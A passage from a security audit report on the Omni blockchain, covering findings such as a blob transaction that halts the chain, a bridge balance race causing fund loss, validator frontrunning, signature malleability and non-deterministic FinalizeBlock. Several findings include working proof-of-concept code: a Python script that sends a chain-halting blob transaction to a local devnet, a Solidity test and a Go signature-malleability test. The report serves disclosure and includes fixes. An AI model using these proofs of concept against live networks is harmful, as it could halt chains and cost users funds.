ent.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338 state.go:2055 state.go:910 state.go:856 asm_amd64.s:1700]"
24-11-03 19:44:11.231 ERRO prevote step: state machine rejected a proposed block; this should not happen:the proposer may be misbehaving; prevoting nil module=consensus height=43 round=2 err=<nil>
24-11-03 19:44:14.255 DEBU 👾 ABCI call: ProcessProposal           height=43 proposer=e3b82d3
24-11-03 19:44:14.259 ERRO Rejecting process proposal        err="execute message: verify votes: verify aggregate vote: duplicate validator signature" validator=0xa8f155c47769A57b32A3E9b667E189F7fc0250f1
stacktrace="[errors.go:14 tx.go:223 keeper.go:918 proposal_server.go:31 tx.pb.go:685 msg_service_router.go:175 tx.pb.go:687 msg_service_router.go:198 prouter.go:78 abci.go:520 cmt_abci.go:40 abci.go:85 local_cli
ent.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338 state.go:2055 state.go:910 state.go:836 asm_amd64.s:1700]"
24-11-03 19:44:14.260 ERRO prevote step: state machine rejected a proposed block; this should not happen:the proposer may be misbehaving; prevoting nil module=consensus height=43 round=3 err=<nil>
24-11-03 19:44:17.086 DEBU 👾 ABCI call: ProcessProposal           height=43 proposer=f810bdb
24-11-03 19:44:17.088 ERRO Rejecting process proposal        err="execute message: verify votes: verify aggregate vote: duplicate validator signature" validator=0xa8f155c47769A57b32A3E9b667E189F7fc0250f1
stacktrace="[errors.go:14 tx.go:223 keeper.go:918 proposal_server.go:31 tx.pb.go:685 msg_service_router.go:175 tx.pb.go:687 msg_service_router.go:198 prouter.go:78 abci.go:520 cmt_abci.go:40 abci.go:85 local_cli
ent.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338 state.go:2055 state.go:910 state.go:836 asm_amd64.s:1700]"
24-11-03 19:44:17.088 ERRO prevote step: state machine rejected a proposed block; this should not happen:the proposer may be misbehaving; prevoting nil module=consensus height=43 round=4 err=<nil>
24-11-03 19:44:17.539 DEBU 📫 Created vote for cross chain block    chain=mock_l1|F height=80 offset=21 msgs=0
24-11-03 19:44:17.542 DEBU 📫 Created vote for cross chain block    chain=mock_l2|F height=80 offset=16 msgs=0
24-11-03 19:44:18.257 DEBU 👾 ABCI call: Info
24-11-03 19:44:18.258 WARN Halo height is not increasing, evm syncing? height=42
24-11-03 19:44:19.604 DEBU 📫 Created vote for cross chain block    chain=mock_l1|L height=90 offset=22 msgs=0
24-11-03 19:44:19.623 DEBU 📫 Created vote for cross chain block    chain=mock_l2|L height=90 offset=17 msgs=0
24-11-03 19:44:21.038 DEBU 👾 ABCI call: ProcessProposal           height=43 proposer=61a2a25
24-11-03 19:44:21.040 ERRO Rejecting process proposal        err="execute message: verify votes: verify aggregate vote: duplicate validator signature" validator=0xa8f155c47769A57b32A3E9b667E189F7fc0250f1
stacktrace="[errors.go:14 tx.go:223 keeper.go:918 proposal_server.go:31 tx.pb.go:685 msg_service_router.go:175 tx.pb.go:687 msg_service_router.go:198 prouter.go:78 abci.go:520 cmt_abci.go:40 abci.go:85 local_cli
ent.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338 state.go:2055 state.go:910 state.go:836 asm_amd64.s:1700]"
24-11-03 19:44:21.040 ERRO prevote step: state machine rejected a proposed block; this should not happen:the proposer may be misbehaving; prevoting nil module=consensus height=43 round=5 err=<nil>
```

- From the test window: it can be seen that EVM transactions stopped to be mined.



```
24-11-03 20:44:05.344 DEBU Crafted tx                    dest_chain=omni_evm from_addr=0x14dC7996 req_id=08d38e3 chain=omni_evm sender=0x14dC
79964da2C08b23698B3D3cc7Ca32193d9955 nonce=7 tx=0x809aae9b2f555c5c4b00c01ca917e4924f2024c9025c06566ea3b0072286de1a
24-11-03 20:44:06.016 DEBU Backend sent tx               dest_chain=omni_evm from_addr=0x14dC7996 req_id=08d38e3 chain=omni_evm nonce=7 gas_u
sed=112966 status=1 height=41 tx=0x809aae9b2f555c5c4b00c01ca917e4924f2024c9025c06566ea3b0072286de1a
24-11-03 20:44:06.017 DEBU Bridging to L1                to=0x2222222222222222222222222222222222222222 amount=1000000000000000000 fee=54440
525792965968
24-11-03 20:44:06.023 DEBU Crafted tx                    dest_chain=omni_evm from_addr=0x14dC7996 req_id=a25a521 chain=omni_evm sender=0x14dC
79964da2C08b23698B3D3cc7Ca32193d9955 nonce=8 tx=0xcce4ffdfd6b1491b34b01e34ded48eb75e7079c1c947750738165b7af513b007
24-11-03 20:44:12.694 WARN Transaction not yet mined     dest_chain=omni_evm from_addr=0x14dC7996 req_id=a25a521 chain=omni_evm attempt=10
24-11-03 20:44:19.358 WARN Transaction not yet mined     dest_chain=omni_evm from_addr=0x14dC7996 req_id=a25a521 chain=omni_evm attempt=20
24-11-03 20:44:26.027 WARN Transaction not yet mined     dest_chain=omni_evm from_addr=0x14dC7996 req_id=a25a521 chain=omni_evm attempt=30
24-11-03 20:44:32.693 WARN Transaction not yet mined     dest_chain=omni_evm from_addr=0x14dC7996 req_id=a25a521 chain=omni_evm attempt=40
24-11-03 20:44:39.359 WARN Transaction not yet mined     dest_chain=omni_evm from_addr=0x14dC7996 req_id=a25a521 chain=omni_evm attempt=50
24-11-03 20:44:46.026 WARN Transaction not yet mined     dest_chain=omni_evm from_addr=0x14dC7996 req_id=a25a521 chain=omni_evm attempt=60
```

10. You may now terminate the test, and stop the Docker containers: `make devnet2-clean`.

Recommendation: As explained in the cited above CometBFT documentation for `PrepareProposal` method, we recommend to modify `PrepareProposal`, and verify all votes from commit info in the same way they are verified in `VerifyVoteExtension`. It should be implemented in a way though which is *resilient against errors* in order not to halt the chain. E.g. when a duplicate vote is detected, the function should not error out, but instead detect/report/ignore the duplication, and proceed with constructing the proposal.

3.1.7 Blob transactions can halt the chain

Submitted by Haxatron

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: One of the major changes in the Engine API V3 is the handling of blobs. Specifically, now the payload returned from `engine_getPayloadV3` after calling `engine_forkchoiceUpdatedV3` called by the proposer will include a new `blobHashes` field. Any blob transaction submitted will contribute to this field.

This `blobHashes` field in the `ExecutionPayload` must match the `versionedHashes` field when passed to the Engine API, or a validation error will be returned. But the problem is in `ProcessProposal()` always supplies an empty `versionedHashes` field.

```
// pushPayload pushes the provided execution data as a possible new head to the execution client.
// It returns the engine payload status or an error.
func pushPayload(ctx context.Context, engineCl ethclient.EngineClient, payload engine.ExecutableData)
↪  (engine.PayloadStatusV1, error) {
    sdkCtx := sdk.UnwrapSDKContext(ctx)
    appHash, err := cast.EthHash(sdkCtx.BlockHeader().AppHash)
    if err != nil {
        return engine.PayloadStatusV1{}, err
    } else if appHash == (common.Hash{}) {
        return engine.PayloadStatusV1{}, errors.New("app hash is empty")
    }

    emptyVersionHashes := make([]common.Hash, 0) // Cannot use nil.

    // Push it back to the execution client (mark it as possible new head).
    status, err := engineCl.NewPayloadV3(ctx, payload, emptyVersionHashes, &appHash)
    if err != nil {
        return engine.PayloadStatusV1{}, errors.Wrap(err, "new payload")
    }

    return status, nil
}
```

Hence, when a blob transaction is submitted, during `PrepareProposal()` as the honest proposers engine will become corrupted and build blocks that get rejected by the chain. And the chain will come to a halt as the Omni validators are not able to handle these blocks.

Proof Of Concept: The following Python script will make a blob transaction which will bring down the local Omni devnet, leading to it not being able to confirm anymore blocks.

```
import os

from eth_abi import abi
from eth_utils import to_hex
from web3 import HTTPProvider, Web3

def send_blob():
    rpc_url = "http://127.0.0.1:8000"
    private_key = "0xdbda1821b80551c9d65939329250298aa3472ba22feea921c0cf5d620ea67b97"
    w3 = Web3(HTTPProvider(rpc_url))

    text = "<( o.O )>"
    encoded_text = abi.encode(["string"], [text])

    print("Text:", encoded_text)

    # Blob data must be comprised of 4096 32-byte field elements
    # So yeah, blobs must be pretty big
    BLOB_DATA = (b"\x00" * 32 * (4096 - len(encoded_text) // 32)) + encoded_text

    acct = w3.eth.account.from_key(private_key)

    tx = {
        "type": 3,
        "chainId": 1651,  # Anvil
        "from": acct.address,
        "to": "0x0000000000000000000000000000000000000000",
        "value": 0,
        "maxFeePerGas": 10**12,
        "maxPriorityFeePerGas": 10**12,
        "maxFeePerBlobGas": to_hex(10**12),
        "nonce": w3.eth.get_transaction_count(acct.address),
    }

    gas_estimate = w3.eth.estimate_gas(tx)
    tx["gas"] = gas_estimate

    signed = acct.sign_transaction(tx, blobs=[BLOB_DATA])

    print("Signed Transaction:", signed, "\n")

    tx_hash = w3.eth.send_raw_transaction(signed.raw_transaction)
    tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
    print(f"Tx receipt: {tx_receipt}")
```

```python
def main() -> int:
    send_blob()
    return 0


if __name__ == "__main__":
    main()
```

The logs:

```
24-11-03 12:14:00.704 WARN Halo consensus height is not increasing  height=56
24-11-03 12:14:00.704 ERRO Attached omni evm has 0 peers
24-11-03 12:14:00.946 DEBU  ABCI call: PrepareProposal            height=57 proposer=2679b0b
24-11-03 12:14:00.946 DEBU Using optimistic payload                 height=57 payload=0x0344f1dbf7f3d82e
24-11-03 12:14:00.958 INFO Proposing new block                      height=57 execution_block_hash=30040c9
↪  vote_msgs=1 evm_events=0
24-11-03 12:14:00.996 DEBU  ABCI call: ProcessProposal            height=57 proposer=2679b0b
24-11-03 12:14:00.998 DEBU Marked local votes as proposed           votes=3 1655="[11 17]" 1001651=[7]
24-11-03 12:14:01.008 ERRO Rejecting process proposal               err="execute message: invalid payload,
↪  rejecting proposal: payload invalid" validation_err="invalid number of versionedHashes: [] blobHashes:
↪  [0x016d0309f21937f8bf717228adae8e58d8b02db583bb1503f334f0bd9dd637af]" last_valid_hash=nil
↪  stacktrace="[errors.go:14 msg_server.go:221 proposal_server.go:35 helpers.go:30 proposal_server.go:27
↪  tx.pb.go:340 msg_service_router.go:175 tx.pb.go:342 msg_service_router.go:198 prouter.go:78 abci.go:520
↪  cmt_abci.go:40 abci.go:85 local_client.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338
↪  state.go:2055 state.go:910 state.go:856 asm_amd64.s:1700]"
24-11-03 12:14:01.008 ERRO prevote step: state machine rejected a proposed block; this should not happen:the
↪  proposer may be misbehaving; prevoting nil module=consensus height=57 round=11 err=<nil>
24-11-03 12:14:02.343 DEBU  Created vote for cross chain block    chain=mock_op|F height=50 offset=20 msgs=0
24-11-03 12:14:03.381 DEBU  Created vote for cross chain block    chain=mock_arb|F height=110 offset=20 msgs=0
24-11-03 12:14:05.426 DEBU  Created vote for cross chain block    chain=mock_arb|L height=120 offset=21 msgs=0
24-11-03 12:14:06.276 DEBU  Created vote for cross chain block    chain=mock_op|L height=60 offset=22 msgs=0
24-11-03 12:14:07.550 DEBU  ABCI call: PrepareProposal            height=57 proposer=2679b0b
24-11-03 12:14:07.551 DEBU Using optimistic payload                 height=57 payload=0x0344f1dbf7f3d82e
24-11-03 12:14:07.563 INFO Proposing new block                      height=57 execution_block_hash=30040c9
↪  vote_msgs=1 evm_events=0
24-11-03 12:14:07.602 DEBU  ABCI call: ProcessProposal            height=57 proposer=2679b0b
24-11-03 12:14:07.603 DEBU Marked local votes as proposed           votes=3 1001651=[7] 1655="[11 17]"
24-11-03 12:14:07.615 ERRO Rejecting process proposal               err="execute message: invalid payload,
↪  rejecting proposal: payload invalid" validation_err="invalid number of versionedHashes: [] blobHashes:
↪  [0x016d0309f21937f8bf717228adae8e58d8b02db583bb1503f334f0bd9dd637af]" last_valid_hash=nil
↪  stacktrace="[errors.go:14 msg_server.go:221 proposal_server.go:35 helpers.go:30 proposal_server.go:27
↪  tx.pb.go:340 msg_service_router.go:175 tx.pb.go:342 msg_service_router.go:198 prouter.go:78 abci.go:520
↪  cmt_abci.go:40 abci.go:85 local_client.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338
↪  state.go:2055 state.go:910 state.go:856 asm_amd64.s:1700]"
24-11-03 12:14:07.615 ERRO prevote step: state machine rejected a proposed block; this should not happen:the
↪  proposer may be misbehaving; prevoting nil module=consensus height=57 round=12 err=<nil>
```

Recommendation: Handle the blobs appropriately.

3.2 Medium Risk

3.2.1 Delays in updating the `l1BridgeBalance` can lead to user fund losses

Submitted by zeus, also found by Kasheeda, canto, Haxatron, elhaj, CAUsr, etherhood, TamayoNft, 0xhuy0512, OKOMO, gesha17, tallo, flacko, Christoph Michel, Blockian, OKOMO, iamandreiski, cryptostaker and sashik-eth

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Delays in updating the `l1BridgeBalance` can lead to user fund losses.

- `OmniBridgeNative.sol:L105`:

```
function withdraw(address payor, address to, uint256 amount, uint256 l1Balance)
    external
    whenNotPaused(ACTION_WITHDRAW)
{
    XTypes.MsgContext memory xmsg = omni.xmsg();

    require(msg.sender == address(omni), "OmniBridge: not xcall"); // this protects against reentrancy
    require(xmsg.sender == l1Bridge, "OmniBridge: not bridge");
    require(xmsg.sourceChainId == l1ChainId, "OmniBridge: not L1");

    l1BridgeBalance = l1Balance;

    (bool success,) = to.call{ value: amount }("");

    if (!success) claimable[payor] += amount;

    emit Withdraw(payor, to, amount, success);
}
```

`OmniBridgeNative.l1BridgeBalance` is updated to reflect the L1 balance each time the `withdraw` function is called. When a user tries to transfer tokens from L2 to L1 using `OmniBridgeNative`, they cannot transfer an amount greater than the `l1BridgeBalance`. This mechanism is designed to prevent transfer failures due to insufficient token balances on L1.

However, the token transfer process through the bridge inherently causes delays. Messages from L1 to L2 take about 12 minutes to complete, while messages from L2 to L1 are finalized within 5 to 10 seconds.

As a result, the current value of `OmniBridgeNative.l1BridgeBalance` is likely to differ from the actual L1 balance, increasing the possibility of user fund losses due to this vulnerability.

Let's look at a specific example. Suppose a user transfers 1 Omni token from L1 to L2. At the time the transaction is completed on L1, the bridgeContract's Omni token balance is 100 ether. It takes 12 minutes for this transfer to be fully completed. Once the transfer is complete, the `l1BridgeBalance` on L2 becomes 100 ether.

Now, let’s assume the user sends 1 wei from L1 to L2. At this point, the `l1BridgeBalance` on L1 becomes 100 ether + 1 wei. This transfer will also take 12 minutes to complete. One minute after the 1 wei transfer starts, the user initiates a transfer of 100 ether from L2 to L1. At this point, the `l1BridgeBalance` on L2 becomes 0.

10 seconds later, when the 100 ether transfer completes on L1, the bridgeContract's token balance on L1 becomes 1 wei. When the 1 wei transfer from L1 is completed on L2, 12 minutes later, the `l1BridgeBalance` on L2 becomes 100 ether + 1 wei. This means the user can now attempt to transfer 100 ether + 1 wei from L2 to L1.

If the user initiates a transfer of 100 ether + 1 wei from L2 to L1, the transaction will succeed on L2 but fail on L1 due to insufficient token balance. As a result, the user will lose their funds.

Impact: Due to this vulnerability, users may lose the funds they transferred from L2 to L1.

Likelihood: If this were a case of transferring ETH from L1 to L2, as with the Arbitrum bridge, exploiting this vulnerability would not be possible. This is because the total amount of ETH held by individual users on L2 cannot exceed the total amount of ETH locked in the bridge contract on L1.

However, since this bridge uses Omni tokens on L1 and Omni native tokens on L2, the total amount of assets distributed to individual users on L2 can exceed the amount of Omni tokens locked in the L1 bridge.

This indicates that an attack exploiting this vulnerability is feasible in practice.

Proof of Concept: Add this contract in `test/token` folder.

```
// SPDX-License-Identifier: GPL-3.0-only
pragma solidity 0.8.24;

import { TransparentUpgradeableProxy } from
↪  "@openzeppelin/contracts/proxy/transparent/TransparentUpgradeableProxy.sol";
import { MockPortal } from "test/utils/MockPortal.sol";
import { NoReceive } from "test/utils/NoReceive.sol";
import { IOmniPortal } from "src/interfaces/IOmniPortal.sol";
import { OmniBridgeNative } from "src/token/OmniBridgeNative.sol";
import { OmniBridgeL1 } from "src/token/OmniBridgeL1.sol";
import { ConfLevel } from "src/libraries/ConfLevel.sol";
import { Test } from "forge-std/Test.sol";
import { console } from "forge-std/console.sol";

/**
 * @title OmniBridgeNative_Test
 * @notice Test suite for OmniBridgeNative contract.
 */
contract OmniBridgeNativePoC_Test is Test {
    // Events copied from OmniBridgeNative.sol
    event Bridge(address indexed payor, address indexed to, uint256 amount);
    event Withdraw(address indexed payor, address indexed to, uint256 amount, bool success);
    event Claimed(address indexed claimant, address indexed to, uint256 amount);

    MockPortal portal;
    OmniBridgeNativeHarness b;
    OmniBridgeL1 l1Bridge;
    address owner;

    uint64 l1ChainId;
    uint256 totalSupply = 100_000_000 * 10 ** 18;

    function setUp() public {
        portal = new MockPortal();
        l1ChainId = 1;
        l1Bridge = new OmniBridgeL1(makeAddr("token"));
        owner = makeAddr("owner");

        address impl = address(new OmniBridgeNativeHarness());
        b = OmniBridgeNativeHarness(
            address(
                new TransparentUpgradeableProxy(
                    impl, owner, abi.encodeWithSelector(OmniBridgeNative.initialize.selector, (owner))
                )
            )
        );

        vm.prank(owner);
        b.setup(l1ChainId, address(portal), address(l1Bridge));
        vm.deal(address(b), totalSupply);
    }

    function test_l1BridgeBalance_poc() public {
        address payor = makeAddr("payor");
        address to = makeAddr("to");
        uint256 amount = 1e18;
        uint256 _100Eth = 100e18;
        uint256 l1BridgeBalance = _100Eth;
        uint64 gasLimit = l1Bridge.XCALL_WITHDRAW_GAS_LIMIT();

        uint256 gasUsed = portal.mockXCall({
            sourceChainId: l1ChainId,
            sender: address(l1Bridge),
            to: address(b),
            data: abi.encodeCall(OmniBridgeNative.withdraw, (payor, to, amount, l1BridgeBalance)),
            gasLimit: gasLimit
        });

        console.log("when balanceOf(l1Bridge) is 100 ether, l1BridgeBalance: ", b.l1BridgeBalance());

        // ...
        // User(or Attacker) bridges 1 wei Omni token from L1 to Omni network.
        // Then omniToken.balanceOf(address(l1Bridge)) is _100Eth + 1.
        // Approximately 12 minutes later, the transaction on L1 will be reflected on L2,
        // triggering the withdraw function of the OmniBridgeNative contract.
        // What do you think would happen if another user or attacker bridges an amount of Native tokens equal
        // to the _100Eth from L2 to L1 before this transaction is executed on L2?
        // ...

        // Let's assume that the transaction transferring 1 wei token from L1 to L2 has just been executed.
        console.log("when balanceOf(l1Bridge) is 100 ether + 1 wei, l1BridgeBalance: ", b.l1BridgeBalance());

        // User (or Attacker) transfers an amount equal to the _100Eth to L1
        // while the process of sending 1 wei token from L1 to L2 has been completed on L1 but not yet
↪   finalized on L2.
        // after 1 min
        vm.warp(block.timestamp + 60);
        uint256 fee = b.bridgeFee(to, _100Eth);
        b.bridge{ value: _100Eth + fee }(to, _100Eth);
        // This will be reflected on L1 in 5 to 10 seconds.
        // When this transfer is completed, omniToken.balanceOf(address(l1Bridge)) on L1 will be 1 wei.

        console.log("when balanceOf(l1Bridge) is 100 ether + 1 wei, l1BridgeBalance: ", b.l1BridgeBalance());

        // Now, approximately 12 minutes after the request for the 1 wei transfer,
        // the final transaction to complete it is executed on L2.
        // At this point, the input value for the l1BridgeBalance in this call is still _100Eth + 1.

        vm.warp(block.timestamp + 11 * 60);
        gasUsed = portal.mockXCall({
            sourceChainId: l1ChainId,
            sender: address(l1Bridge),
            to: address(b),
            data: abi.encodeCall(OmniBridgeNative.withdraw, (payor, to, 1, _100Eth + 1)),
            gasLimit: gasLimit
        });

        console.log("when balanceOf(l1Bridge) is 1 wei, l1BridgeBalance: ", b.l1BridgeBalance());

        // Even though the l1BridgeBalance on L1 is 1 wei, the l1BridgeBalance on L2 is _100Eth + 1.
        // If the user sends assets worth _100Eth + 1 from L2 to L1, the transaction will be completed on L2
↪   without any issues.
        fee = b.bridgeFee(to, _100Eth + 1);
        b.bridge{ value: _100Eth + 1 + fee }(to, _100Eth + 1);
        // Although the transfer succeeds on L2, the OmniBridgeL1.withdraw function call will fail on L1 due
↪   to insufficient token balance.
        // As a result, the user will lose their funds permanently.

        // Such user fund losses can occur either due to deliberate attacks by malicious actors
        // and even if there are no deliberate attacks, these losses can still occur during the normal use of
↪   the bridge.
    }

}

/**
 * @title OmniBridgeNativeHarness
 * @notice A harness for testing OmniBridgeNative that exposes setup and state modifiers.
 */
contract OmniBridgeNativeHarness is OmniBridgeNative {
    function setL1BridgeBalance(uint256 balance) public {
        l1BridgeBalance = balance;
    }
}
```

Logs:

```
when balanceOf(l1Bridge) is 100 ether, l1BridgeBalance:  100000000000000000000
when balanceOf(l1Bridge) is 100 ether + 1 wei, l1BridgeBalance:  100000000000000000000
when balanceOf(l1Bridge) is 100 ether + 1 wei, l1BridgeBalance:  0
when balanceOf(l1Bridge) is 1 wei, l1BridgeBalance:  100000000000000000001
```

Recommendation: It is reasonable to add the amount to the l1BridgeBalance instead of overriding it in the withdraw function.

```
function withdraw(address payor, address to, uint256 amount, uint256 l1Balance)
    external
    whenNotPaused(ACTION_WITHDRAW)
{
    XTypes.MsgContext memory xmsg = omni.xmsg();

    require(msg.sender == address(omni), "OmniBridge: not xcall"); // this protects against reentrancy
    require(xmsg.sender == l1Bridge, "OmniBridge: not bridge");
    require(xmsg.sourceChainId == l1ChainId, "OmniBridge: not L1");

    l1BridgeBalance = l1Balance; // -> l1BridgeBalance += amount;

    (bool success,) = to.call{ value: amount }("");

    if (!success) claimable[payor] += amount;

    emit Withdraw(payor, to, amount, success);
}
```

3.2.2 A malicious validator can permanently DOS one new validator, leading to huge $Omni loss

Submitted by Oblivionis, also found by Haxatron, smokeormirros, flacko, zigtur, Christoph Michel, alix40, yttriumzz and hash

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: Currently, a malicious actor which is whitelisted in `Staking.sol` can frontrun any new validators' `createValidator` request to lock new validator's deposit permanently. Consider such scenario:

We say Bob is an honest whale validator with huge `$Omni` balance to deposit. The happy path should be:

1. Bob call `createValidator(Bob's cosmos pubkey)` with 1M `$Omni` in `Staking.sol`.
2. Halo pass `skeeper.NewMsgServerImpl(p.sKeeper).CreateValidator(ctx, msg)` to cosmos staking module.

However, Alice is a malicious guy with the validator whitelist, he can target Bob's deposit with such path:

1. Bob send the `createValidator` tx to Omni mempool.
2. Alice notice the tx, and frontrun the tx with `createValidator(Bob's cosmos pubkey)` with 100 `$Omni`.
3. Alice's and Bob's deposit tx both get executed, and their funds all locked in `Staking.sol`.
4. Halo pass `skeeper.NewMsgServerImpl(p.sKeeper).CreateValidator(ctx, msg)` to cosmos staking module, this time a validator with Alice's ETH key + Bob's cosmos key + Alice's deposit is created. Now Bob's fund get permanently locked, as he didn't receive the 1M `$Stake`.

We can break it down:

```go
func (p EventProcessor) deliverCreateValidator(ctx context.Context, ev *bindings.StakingCreateValidator) error
{

    //...

    msg, err := stypes.NewMsgCreateValidator(
        valAddr.String(),
        pubkey,
        amountCoin,
        stypes.Description{Moniker: ev.Validator.Hex()},
        stypes.NewCommissionRates(math.LegacyZeroDec(), math.LegacyZeroDec(), math.LegacyZeroDec()),
        math.NewInt(1)) // Stub out minimum self delegation for now, just use 1.
    if err != nil {
        return errors.Wrap(err, "create validator message")
    }

    _, err = skeeper.NewMsgServerImpl(p.sKeeper).CreateValidator(ctx, msg)
    if err != nil {
        return errors.Wrap(err, "create validator")
    }

    return nil
}
```

From the cosmos doc:

> This message is expected to fail if:
>
> - another validator with this operator address is already registered
> - another validator with this pubkey is already registered
> - ...

So, When Alice's deposit request is executed before Bob's, Bob's `deliverCreateValidator` will fail, and there is no way to recover the funds. Alice is possible to lock any amount of `$Omni` deposit with the `MinDeposit`.

Recommendation: I suggest introduce something like a pending validator queue, or simply add the cosmos pubkey mapping to `Staking.sol`.

3.2.3 A malicious validator can submit incorrect signatures in vote extensions

Submitted by alexfilippov314, also found by strikeout, zigtur and hash

Severity: Medium Risk

Context: Quorum.sol#L52, tx.go#L67, tx.go#L211

Description: The `OmniPortal.xsubmit` function requires a sufficient number of validators' signatures to execute `xsubmission`. The function responsible for signature verification is `Quorum._isValidSig`, which uses OpenZeppelin's `ECDSA.recover` to recover the validator address from the signature. This library checks that the `s` component of the signature is in the lower range to prevent signature malleability in addition to calling `ecrecover`.

The issue arises from the fact that `k1util.Verify` function, used in both `Vote.Verify` and `AggVote.Verify`, does not implement this check. This fact is demonstrated in the proof of concept section. It means that malicious validators can add votes with `s` component of the signature in the upper range and these votes will pass all the checks.

Depending on the relayer's implementation, the following impacts may occur:

- If the relayer is unable to filter out incorrect signatures:
  - If the relayer doesn't precheck transaction execution before sending the transaction, the transaction will revert, causing the relayer to waste gas. Repeating this attack can eventually drain the relayer's funds. Cross-chain message processing will be halted until the relayer is fixed.
  - If the relayer verifies transaction execution before sending it, it will avoid sending transactions that include signatures from malicious validators. Consequently, cross-chain message processing will be halted until the relayer is fixed.

- If the relayer can filter out incorrect signatures and there are no more than one-third of the validators acting maliciously in terms of power, the only issue is that malicious validators are not punished for their behavior. This issue reduces the security of the system as slashing is an important economic incentive for proper behavior.

Proof of Concept: Add this test to `k1util_test.go`:

```go
func TestK1Util_POC_SignatureMalleability(t *testing.T) {
    t.Parallel()
    key := k1.PrivKey(fromHex(t, privKey1))

    require.Equal(t, fromHex(t, privKey1), key.Bytes())
    require.Equal(t, fromHex(t, pubKey1), key.PubKey().Bytes())

    digest := fromHex(t, digest1)

    sig, err := k1util.Sign(key, [32]byte(digest))
    require.NoError(t, err)
    require.EqualValues(t, fromHex(t, sig1), sig[:])

    // Negate S
    sBytes := sig[32:64]
    s := new(big.Int).SetBytes(sBytes)
    n, _ := new(big.Int).SetString("0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141", 0)
    s = new(big.Int).Sub(n, s)
    copy(sig[32:64], s.Bytes())

    // Adjust V
    v := sig[64]
    vNew := byte(27)
    if v == vNew {
        vNew = 28
    }
    sig[64] = vNew

    addr, err := k1util.PubKeyToAddress(key.PubKey())
    require.NoError(t, err)
    require.Equal(t, addr1, addr.Hex())

    ok, err := k1util.Verify(addr, [32]byte(digest), sig)
    require.NoError(t, err)
    require.True(t, ok)
}
```

Recommendation: Consider adding a check to the `k1util.Verify` function to ensure that the `s` component is within the lower range.

3.2.4 An attacker can drain the relayer by front-running `OmniPortal.xsubmit` transactions

Submitted by alexfilippov314, also found by 0xanmol, elhaj and sashik-eth

Severity: Medium Risk

Context: OmniPortal.sol#L174

Description: The `OmniPortal.xsubmit` function is assumed to be called by the relayer to complete the execution of cross-chain messages. This function is permissionless, meaning anyone can call it. The function takes an `xsubmission`, which contains validator signatures, Merkle proofs, and a batch of messages. The verification of multiple messages is more cost-effective, incentivizing the relayer to submit all `xblock` messages at once or to include as many as possible in a single transaction.

The issue arises from the fact that an attacker can front-run the relayer's transaction with their own transaction, which submits only one message. This action will cause the relayer's transaction to revert due to the offset check of the first message in the relayer's submission.

```solidity
require(offset == inXMsgOffset[sourceChainId][shardId] + 1, "OmniPortal: wrong offset");
```

An important observation here is that the relayer might end up spending more gas than the attacker, as the execution of the relayer's transaction will be reverted after these expensive checks.

```
// check that the attestationRoot is signed by a quorum of validators in xsub.validatorsSetId
require(
    Quorum.verify(
        xsub.attestationRoot,
        xsub.signatures,
        valSet[valSetId],
        valSetTotalPower[valSetId],
        XSubQuorumNumerator,
        XSubQuorumDenominator
    ),
    "OmniPortal: no quorum"
);

// check that blockHeader and xmsgs are included in attestationRoot
require(
    XBlockMerkleProof.verify(xsub.attestationRoot, xheader, xmsgs, xsub.proof, xsub.proofFlags),
    "OmniPortal: invalid proof"
);
```

This situation can occur if the first message to be executed is not too expensive and the relayer attempts to submit a significant number of messages at once. In this case, the cost of `XBlockMerkleProof.verify` might outweigh the cost of executing a single message.

An attacker can repeat this attack as many times as they want, causing the relayer to spend significantly more gas than it would without any interruptions. Eventually, this could lead to the relayer's address being completely drained. Another implication of such an attack is that cross-chain message processing will be delayed, increasing the likelihood of the known issue with stale streams.

Recommendation: Ensure that relayer implementation is ready for such situations. Consider checking that the first message has not been processed yet before performing quorum and Merkle tree checks. This will significantly reduce the relayer's expenses in such situations.

3.2.5 `FinalizeBlock` is non-deterministic; will lead to consensus failures

Submitted by kuprum

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: CometBFT requires the implementation of `FinalizeBlock` to be deterministic: this call is done when the block is decided upon, and its transactions have to be applied *deterministically* in the context of state machine replication. Despite that, Omni's implementation of `FinalizeBlock` includes the call to `PostFinalize` callback, which starts the optimistic build, and, under the hood, queries `cmtAPI`'s `Validators` function. *The latter is inherently non-deterministic*: it queries validators via an RPC client, and even its description says that it may fail *"due to snapshot sync after height"*. `PostFinalize` *does not* handle these errors gracefully: they are propagated back to Cosmos SDK, and then to CometBFT, which will lead to consensus failure and to this node being halted. When enough validators halt due to this bug, it will lead to the overall Omni chain halt.

CometBFT docs for `FinalizeBlock` explicitly state:

> The implementation of `FinalizeBlock` MUST be deterministic, since it is making the Application's state evolve in the context of state machine replication.

If we take a look at Omni's implementation of `FinalizeBlock` we see the following:

- FinalizeBlock calls `PostFinalize` callback:

  ```
  sdkCtx := sdk.NewContext(l.multiStoreProvider(), header, false, nil)
  if err := l.postFinalize(sdkCtx); err != nil {
      log.Error(ctx, "PostFinalize callback failed [BUG]", err)
      return resp, err
  }
  ```

- PostFinalize performs an optimistic build; in case it fails, it returns `nil`, i.e. correctly ignores errors. But before doing optimistic build, it tries to determine whether this node is the next validator, while *propagating errors upstream*:

```
// Maybe start building the next block if we are the next proposer.
isNext, err := k.isNextProposer(ctx, proposer, height)
if err != nil {
    return errors.Wrap(err, "next proposer")
} else if !isNext {
    return nil // Nothing to do if we are not next proposer.
}
```

- isNextProposer invokes `cmtAPI` to determine the validators, also *propagating errors upstream*:

```
valset, ok, err := k.cmtAPI.Validators(ctx, currentHeight)
if err != nil {
    return false, err
} else if !ok || len(valset.Validators) == 0 {
    return false, errors.New("validators not available")
}

idx, _ := valset.GetByAddress(currentProposer)
if idx < 0 {
    return false, errors.New("proposer not in validator set")
}
```

- cmtAPI::Validators, in turn queries the RPC client to retrieve the validators, which may fail non-deterministically, also *propagating errors upstream*:

```
// Validators returns the cometBFT validators at the given height or false if not
// available (probably due to snapshot sync after height).
